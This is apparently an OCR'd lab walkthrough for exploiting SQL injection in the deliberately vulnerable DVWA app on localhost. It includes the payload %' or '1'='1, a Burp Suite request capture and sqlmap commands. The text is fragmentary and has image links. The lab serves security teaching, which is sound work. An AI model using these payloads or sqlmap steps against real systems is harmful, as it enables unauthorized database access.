
we get http://127.0.0.1/DVWA/index.php




Goto DVWA security



Click on impossible



set as LOW.




Click submit.

Attacking the

system:


- SQLInjection:

Enter 1 and Click




submit

Enter 2 and Click submit




Enter %' or '1'='1


It displays all the information.




Open burp suite



open burp suite



click proxy




it should be that interception

onthe data will be opened

In the linux terminal create a file with any file

extension. copy the content and paste in the file created



using terminal


to view the content of the created file.


```
┌──(kali㉿kali)-[~]
└─$ cat samp.txt
GET /DVWA/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
TML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit
```

- Let's use sqlmap to exploit it:
- sqlmap –r sqlmaplow.txt


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r samp.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mu
tual consent is illegal. It is the end user's responsibility to obey all app
licable local, state and federal laws. Developers assume no liability and ar
e not responsible for any misuse or damage caused by this program

[*] starting @ 04:31:48 /2022-07-01/
```


To know the databases using sqlmap exploit





open table columns



